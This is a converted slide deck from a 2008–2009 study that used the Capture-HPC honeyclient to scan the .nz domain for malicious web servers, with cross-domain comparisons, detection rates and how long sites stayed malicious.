
## - a high interaction honeycclient



# Capture – HPC “Visitor” Component



# NZ Experimental Setup




# The .nz Study Overview

2008 to end 2009

## Phases:

1. Assess threat posed by servers in the .nz domain compared to other English speaking domains
2. Analyse the .nz domain for the presence of malicious web servers.
3. Re-run analysis monthly and more often on URLs identified as malicious in tests.

# Bad Places to Visit



# Phase 1: Comparison of Domains

- Sample URLs: Australia, UK, US and NZ.
- Lists generated pseudo-randomly:
  - Search terms fed to search engine for different domains
  - Search terms identical across domains
  - Use keywords associated with adult sites and warez sites to maximise chances of locating malicious pages in each domain




# Results across domains (adult sites)

Domain	Malicious	Benign	Total
.com	74	20,691	20,765
.uk	9	16,454	16,463
.au	7	14,749	14,756
.nz	0	12,922	12,922
TOTAL	90	64,816	64,906


# Map of Detected Servers in .nz domain (April 08)




# But not the whole picture...



# Network Heuristics - Server Maps




# Map of Exploit Servers



# .nz Stage 3 Results

- .nz scan – undertaken basic analysis
  - ~250,000 domains scanned montly
  - Found ~0.12% URLs malicious
  - Some domains are persistent offenders


# Phase 3: confirmed malicious servers





# .nz Server Maliciousness Decay

% of malicious still active



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Months since detection

# Further Analysis (first month)

- Revisited web site with fully patched system – all attacks foiled (we think)
- Assessed popularity of compromised sites using Alexa, Google Toolbar and SiteAdvisor
  - 17 sites not known to ranking sites, 2 sites were rated “medium”, others “low”
- Cross-checked site against Google’s Safe Browsing API, McAfee SiteAdvisor and HauteSecure plugin
  - 9 out of 52 sites were tagged as malicious by Google, Stopbadware.com and SiteAdvisor.
  - Haute Secure did better (40 out of 52)

# Discussion

- Results of the .nz scan indicate a slight upward trend in malicious server deployment overall
  - High variability month by month
  - 43% are newly malicious on monthly scans
  - Malicious servers redirect to an exploit server located outside the .nz domain
- Many sites remain malicious for long periods before system administrators detect and nullify malicious behaviour
  - Over 53% remain malicious for 1 month or more
  - <http://www.internetnz.net.nz/workstreams/honeypot>

# Q & A